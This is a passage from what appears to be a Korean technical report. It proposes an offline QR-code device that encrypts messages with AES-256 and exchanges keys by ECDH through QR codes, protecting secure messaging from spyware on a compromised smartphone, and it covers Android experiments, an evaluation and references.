요구사항	스마트폰	QR코드 리더기
카메라	O	O
스크린	O	O
QR코드 알고리즘 처리	X	O
암호화(AES, ECC)	X	O
무선통신(WiFi)	O	X
저장공간	O	X
One-Chip 설계	X	O

<표 3> 각 디바이스에 대한 특징 비교

<표 3>에는 스마트폰과 QR코드 리더기의 특징을 비교하여 나타내고 있다. 스마트폰의 경우 외부와의 무선 통신이 제공되어야 하며 QR코드를 확인하기 위한 카메라와 스크린이 기본적으로 지원되어야 한다. 하지만 해당 스마트폰은 QR코드 알고리즘을 처리하거나 암호화를 수행할 필요는 없다. 그 이유는 해당 정보는 QR코드 리더기에서 생성되어 제공되는 정보이기 때문이다. 이와는 달리 QR코드 리더기의 경우에는 외부와의 무선 네트워크 기술인 Wi-Fi 혹은 Bluetooth를 지원하면 안 된다. 그 이유는 QR코드 리더기는 외부와의 단절을 통해 악성 코드의 설치에 따른 정보 유출이 발생하지 않도록 하는 것이 목적이다. 또한, 해당 디바이스는 저장 공간을 가져서는 안 된다. 그 이유는 초기에 QR코드를 생성하는 데 사용되는 프로그램 코드와 동적으로 생성되는 QR코드를 저장하는 공간을 제외하고는 제공하지 않도록 하여 제 3자의 프로그램 혹은 명령어가 수행되지 않도록 하는 것이다. 이는 QR코드 리더기가 외부에 노출되는 경우에도 해당 디바이스에서는 정보를 하나도 확인할 수 없을 뿐 아니라 악성 코드의 설치를 방지할 수 있기에 요구된다. 이미지를 불러오는 용량(특정한 포맷을 설정)과 계산에 필요한 global,

local variable만 존재하도록 설계한다. QR코드 리더기는 정보를 저장할 수 있는 메모리가 없도록 설계, 이는 추후에 해당 리더기가 유출되는 경우에도 정보를 추출하는 것을 방지하는 기술이다. 또한, QR코드 리더기의 기능이 매우 단순하므로 이를 칩 형식으로 제작하여 소프트웨어를 통해 감염되는 악성 코드를 방지하는 기법으로 이용하는 것도 가능하다. QR코드의 특수 기능인 QR코드 생성과 분석을 위해서 QR코드 리더기에서는 스크린과 카메라 그리고 QR코드 알고리즘 분석기와 암호화 모듈이 제공되어야 한다. 이러한 초기 세팅은 제작되는 순간을 제외하고는 변경될 수 없도록 제작해야 한다. 암호화 기법은 256-bit AES 혹은 LEA를 사용하도록 하도록 한다. 이는 현재 Quantum computer의 발전이 이루어지게 될 경우 256-bit 대칭키 암호화의 보안 강도는 1/2로 줄어들게 되기 때문이다. 따라서 256-bit 암호키는 Quantum computer의 도래 이후에도 128-bit의 보안 강도를 제공하기 때문에 안전하다.

QR코드를 이용한 키 교환 기법은 Diffie-Hellman 기법을 적용하여 가능하다. 가장 이상적인 키 교환의 경우는 서로 통신을 하고자 하는 사람 간에 직접 대면하여 키를 교환하는 것이다. 서로 대면한 후에는 서로 간의 QR코드를 통해 aP, bP와 같은 키를 생성하고 이를 촬영함으로써 서로 교환한 후 abP를 도출해 내는 ECDH기법 적용이 가능하다. 만약 원거리에 위치한 상대방과의 통신을 원할 경우 Man-in-the-middle 공격의 위험은 있지만, SSL/TLS를 통해 네트워크 보안을 적용하여 비밀 정보를 교환하도록 설계할 수 있다. 하지만 해당 기법은 추천하지는 않는다.

4. 실험 및 평가

<그림 19> 보안통신과정 설명

본 장에서는 제안하는 방식에 대한 실험 및 평가에 대해 확인해 본다. 제안하는 방식에 대한 실험은 크게 2가지로 나누어질 수 있으며, 첫 번째로 사용자의 OTP를 사용한 사용자 A, B 간의 메시지 통신 시나리오이다. 시나리오의 순서는 <그림 19>와 같다. 사용자 A, B 중 사용자 A가 사용자 B에게 보내고자 하는 메시지를 사용자 A의 OTP에 입력하여 입력된 메시지에 대해, AES-256을 기반으로 암호화한 결과에 대해 QR코드를 생성하여 OTP 화면에 출력한다. 출력된 QR코드를 사용자 A의 스마트폰으로 스캔하여 사용자 B에게 통신망(3G, LTE, Wi-Fi 등)을 통해 전송한다. 사용자 B의 스마트폰은 사용자 A로부터 전달받은 QR코드를 출력하며, 해당 QR코드에 대해 OTP를 사용하여 스캔하며, 스캔한 결과에 대한 AES-256 복호화를 하여 실제 사용자 A가 보낸 메시지를 OTP에 출력하게

된다. 본 실험을 위한 실험 환경은 <표 4>와 같다.

OS	Android 4.4 Kitkat
개발환경	Eclipse 4.2 Juno
개발언어	Java

<표 4> 개발 환경 상세

실험의 메시지 암/복호화를 위해, AES-256을 이용하였으며, javax.crypto 패키지를 바탕으로 AES-256 암/복호화를 위한 클래스를 이용하였다. string형 데이터 타입에 대한 AES-256 암/복호화 기능으로 구현하여 쉽게 사용자의 메시지에 대한 암/복호화가 가능하도록 하였다. 실험에 사용하기 위한 스마트폰과 QR코드 리더기의 모습은 <그림 20>과 같으며, 제안한 방식에서의 QR코드 리더기 특성에 따라 모든 통신 모드를 off로 하여 실험을 진행하였다.

<그림 20> 실험에 사용한 스마트폰 및 QR코드 리더기 사진

1. 메세지 입력(메세지를 입력 받음. QR코드 생성 버튼 클릭시 QR코드 생성)

<그림 21>과 같이 사용자 A의 QR코드 리더기에서 사용자로부터 메시지를 입력 받는 메시지 창과 입력 메시지에 대한 AES-256 암호화 및 암호문에 대한 QR코드 생성을 위한 QR코드 생성 버튼으로 구성된다.

2. QR코드 생성(AES-256 암호문에 대한 QR코드 생성)

앞서 사용자로부터 입력 받은 메시지에 대한 AES-256 암호화 수행 및 암호문를 이용한 QR코드 생성 및 화면에 출력되며 출력화면은 <그림 22>와 같다.

3. QR코드를 카메라로 읽기


해당 QR코드를 A의 스마트폰을 이용해서 촬영하게 된다.

4. 해당 QR코드를 무선통신으로 전송

촬영된 QR코드는 무선통신을 통해 사용자 A에서 B로 전송되게 된다.


5. QR코드 스캔 준비

사용자 B는 자신의 스크린에 올라온 정보를 자신의 QR코드 리더기로 스캔하게 된다. 해당 단계에 해당하는 화면은 <그림 23>과 같다.



<그림 21> 메시지 입력하기


<그림 22> 암호화된 메시지에 대한 QR코드



<그림 23> QR코드 스캔

6. QR코드 스캔 결과

<그림 24>는 사용자 B의 QR코드 리더기로 스캔한 결과이다. 해당 결과값은 암호화된 값이므로 이를 복호화하는 과정이 필요하다.



<그림 24> QR코드 스캔 결과

7. 복호화하여 메세지 출력

사용자 B는 사용자 A와 공유 되어있는 AES-256 비밀키를 이용하여 복호화를 진행하여 실제 메시지를 확인할 수 있다. 실제 사용자 B에서 확인한 결과는 <그림 25>와 같다.

<그림 25> 복호화 값 확인

두 번째로는 사용자 A, B 간의 공개키 교환 시나리오이다. 본 시나리오는 Diffie-Hellman 키 교환 프로토콜을 기반으로 공개키 교환이 이루어지도록 구성되었으며, 본 시나리오는 실제 통신이 이루어지기 전에 통신하고자 하는 사용자 A, B가 실제로 만나 자신들의 QR코드 리더기를 바탕으로 키 교환을 한다는 가정하에 이루어진다. 본 시나리오는 오프라인으로 만난 사용자 A, B 중 사용자 A가 먼저 자신의 비밀 키(a)와 공개키(aP)를 생성하여 생성된 공개키(aP)에 대한 QR코드를 자신의 QR코드 리더기에


출력을 한다. 출력된 QR코드에 대해 사용자 B의 QR코드 리더기로 스캔하여 사용자 B의 비밀 키인 b와 곱셈 연산으로 세션 키(baP)를 생성하여 저장하며, 동시에 자신의 공개키인 bP에 대한 QR코드를 출력하여 사용자 A의 QR코드 리더기로 스캔하여 스캔한 결과인 bP에 대해 사용자 A의 비밀키인 a와의 곱셈 연산으로 세션키(abP)를 생성함으로써 사용자 A, B 간의 키 교환이 이루어지는 순서로 진행된다. 시나리오의 순서와 구조는 <그림 26>과 같다.

<그림 26> QR코드를 통한 비밀키 교환

사용자 A, B 간의 키 교환을 위해 타원곡선 기반의 ECDH를 활용가능하다 [11].

1. 사용자 A 메인화면

사용자 A의 QR코드 리더기에서 키 교환을 위한 화면은 <그림 27>과 같이 키 전달과 세션키 생성이라는 2개의 버튼으로 구성되어 있다. 사용자 A가 키 전달 버튼터치를 통한 개인키(a)와 공개키(aP)를 생성하게 되고, 공개키를 QR코드로 생성한다. 생성된 공개키 QR코드는 <그림 28>과 같다.




<그림 27> 키교환 초기화면

<그림 28> 중간 비밀키 QR코드 생성

2. 사용자 B 메인화면


본 실험에서 사용자 A가 생성한 공개키를 사용자 B가 스캔하는 순서로 진행하였으며, 사용자 B의 메인화면은 아래의 그림과 같다. 키 전달 및 세션키 생성 버튼을 통해, 사용자 A의 공개키 QR코드 스캔/세션키 생성 및 사용자 B의 비밀키(b)와 공개키(bP)를 생성하여 공개키 QR코드 출력 기능을 수행한다. 사용자 B의 메인화면은 <그림 29>와 같다.



<그림 29> B의 키생성화면

3. 사용자 A 공개키 스캔/세션키 생성

사용자 B가 키 전달 및 세션키 생성 버튼을 누르면 QR코드를 스캔할 수 있고, 단계 '2.'의 QR코드를 스캔하면 사용자 A의 공개키로부터 세션키를 생성할 수 있다. 실제 실험 화면은 <그림 30>과 같다.



<그림 30> 사용자 B에서의 세션키 생성

4. 사용자 B 공개키 QR코드 생성/출력

단계 '4.'에서 '메세지 보기' 버튼 터치를 통해 사용자 B의 공개키(bP)를 QR코드로 생성하게 된다. 생성된 사용자 B의 공개키 QR코드는 <그림 31>과 같다.

<그림 31> B의 중간 비밀키 생성

5. 사용자 B의 공개키 QR코드 스캔/세션키 생성

사용자 A는 단계 '2.'에서 돌아가기 버튼을 누르면 메인화면으로 돌아갈 수 있고, '세션키 생성' 버튼을 통해 사용자 B의 공개키 QR코드를 스캔할 수 있다. 단계 '5.'에서 생성된 사용자 B의 공개키 QR코드를 스캔하여 스캔된 결과에 사용자 A의 비밀키(a)를

곱셈연산하여 세션키를 생성할 수 있으며, 실제 결과는 <그림 32>와 같다.

<그림 32> 사용자A에서의 세션키 생성

6. 실제 실험 내용 검증

앞서 설명한 단계를 통해 최종적으로 키 교환이 이루어 졌고, 사용자 A와 사용자 B는 동일한 세션키를 얻게 되는 것을 확인할 수 있으며, 확인을 위한 실험 화면은 <그림 33>과 같다.

<그림 33> 세션키 생성 비교

4.2 평가

4.2.1 안전성

본 보고서에서 제안하는 기법은 기존의 기법과 비교하여 악성 코드를 통한 스마트폰 권한

탈취와 같은 공격에 강인하도록 설계되었다. 먼저 기존의 대부분 보안 통신 프로그램 즉 텔레그램과 같은 응용프로그램의 경우에도 네트워크 단에서의 TLS 혹은 SSL과 같은 서비스가 제공되도록 하고 있다. 하지만 스마트폰의 최상위 권한이 탈취되게 되는 경우에는 사용자의 화면에 보이는 복호화된 정보가 공격자에게 노출됨으로써 보안 통신을 했을 때 얻게 되는 장점이 상쇄되는 단점을 가진다. 따라서 해당 권한 탈취 공격을 방지하기 위해 본 보고서에서는 사용자의 스마트폰과 메시지 생성기를 물리적으로 분리하여 동작하도록 함으로써 공격자에 의해 권한이 탈취되어 스마트 폰이 공격자의 권한으로 넘어가는 경우에도 자신이 보내고자 하는 정보의 노출을 막을 수 있는 장점을 가진다. 따라서 본 보고서에서 제안하는 기법은 <표 5>와 같이 기존에 방어가 불가능했던 RCS를 효과적으로 방어할 수 있는 스마트폰 상의 망분리기법이다.

	보안 통신	권한 탈취 공격 방지
기존 스마트폰	O	X
제안하는 기법	O	O

<표 5> 기존과 제안하는 기법 비교

4.2.2 신속성

본 보고서에서 제안하는 기법은 기존의 스마트폰 상에서의 보안 통신의 경우 스마트폰의 상위 권한이 탈취되는 경우 악의적인 공격자에게 노출된다는 문제점에 있다. 이러한 문제점을 해결하기 위해 망분리 기법을 적용하였으며 이를 효과적으로 수행하기 위해 QR코드만을 생성하고 리딩하는 장비를 추가하였다. 해당 장비를 사용하게 될 경우 기존의 스마트폰 간의 통신에 비해 발생하게 되는 비용은 다음과 같다. 먼저 메시지를 전송하는 경우에는 메시지를 입력하고 QR코드를 생성해야 한다. 그다음에는 해당 QR코드를 스마트폰으로 찍게 되면 해당 QR코드가 상대편 스마트폰으로 전송되게 되고 해당 QR코드를 QR코드 리더기로 읽고 이를 복호화하는 과정으로 구성된다. 따라서 메시지 전송의 경우 QR코드 생성과 QR코드 촬영이라는 두 단계가 추가로 수행된다. 메시지 수신 측의 경우에는 QR코드 촬영과 QR코드 복호화와 같은 두 단계가 추가로 수행된다. 여기서 QR코드 생성과 복호화는 프로세서가 수행함으로 인간이 이를 인지하는 것이 불가능할 정도로 빠르게 된다. QR코드 촬영의 경우 빠르면 1초 느리면 2~3초가 걸리게 된다. 따라서 기존의 기법에 비해 추가적인 연산이 많이 필요하지 않은 장점을 가진다.

5. 결론

본 보고서에서는 개인의 스마트폰에 악성 코드가 설치되게 될 경우 악성 코드가 상위 권한을 탈취하게 됨으로써 사용자의 정보가 노출될 수 있는 문제점을 확인해 보고 이를 해결하기 위한 방안을 제시한다. 현재 스마트폰 운영체제는 상위 권한을 한번 획득하게 되면 스마트폰 상에서 발생하는 대부분의 transaction을 감시하는 것이 가능하다. 따라서 이를 방지하기 위해 일반적인 서버 컴퓨터에서 사용하는 망분리 기법을 스마트폰에 적용하여 더욱 안전하게 보안 통신이 가능한 기술을 제안한다. 해당 서비스는 자신의 스마트폰이 악성 코드에 감염되는 경우에도 정보가 절대로 노출되지 않는 방어 기법이다.

관련연구

[1] 블러터, “국정원 해킹 SW 소스코드 열어보니…텔레그램도 뚫는다”, available at http://www.bloter.net/archives/232939
[2] 두산백과, “QR코드”, available at http://terms.naver.com/entry.nhn?docId=1354138&cid=40942&categoryId=32828
[3] QR Code.com, “QR코드의 종류”, “QR코드의 정보량과 버전”, available at http://www.qrcode.com/ko/codes/
[4] QR Code.com, “QR코드의 정보량과 버전”, available at http://www.qrcode.com/ko/about/version.html
[5] zxing 라이브러리 오픈소스, available at https://github.com/zxing/zxing
[6] 네트워크 전문가 되는 길, “방화벽이란?”, available at http://cafe.naver.com/engcity2/282
[7] 프로그래머 아빠 이야기, “네트워크 보안 시스템 - 방화벽(Firewall, 침입차단시스템)”, available at http://kibani.blog.me/220129655382
[8] SMKCOREA, “첫번째수업 ”, available at http://cafe.naver.com/smkcorea/47
[9] 선소리꾼 네트워크, “망 분리란? 망분리에서 VDI역활”, available at http://blog.daum.net/_blog/BlogTypeView.do?blogid=0YTV1&articleno=107
[10] Back to the MAC, “애플의 맥 앱스토어 '샌드박싱' 정책이란?”, available at http://macnews.tistory.com/9
[11] zcdziura, “Encryption using Elliptic Curves and Diffie-Hellman key exchanges”, available at https://gist.github.com/zcdziura/7652286
[12] Citizen Lab, The University of Toronto, “RCS Agent for Android”, available at https://github.com/hackedteam/core-android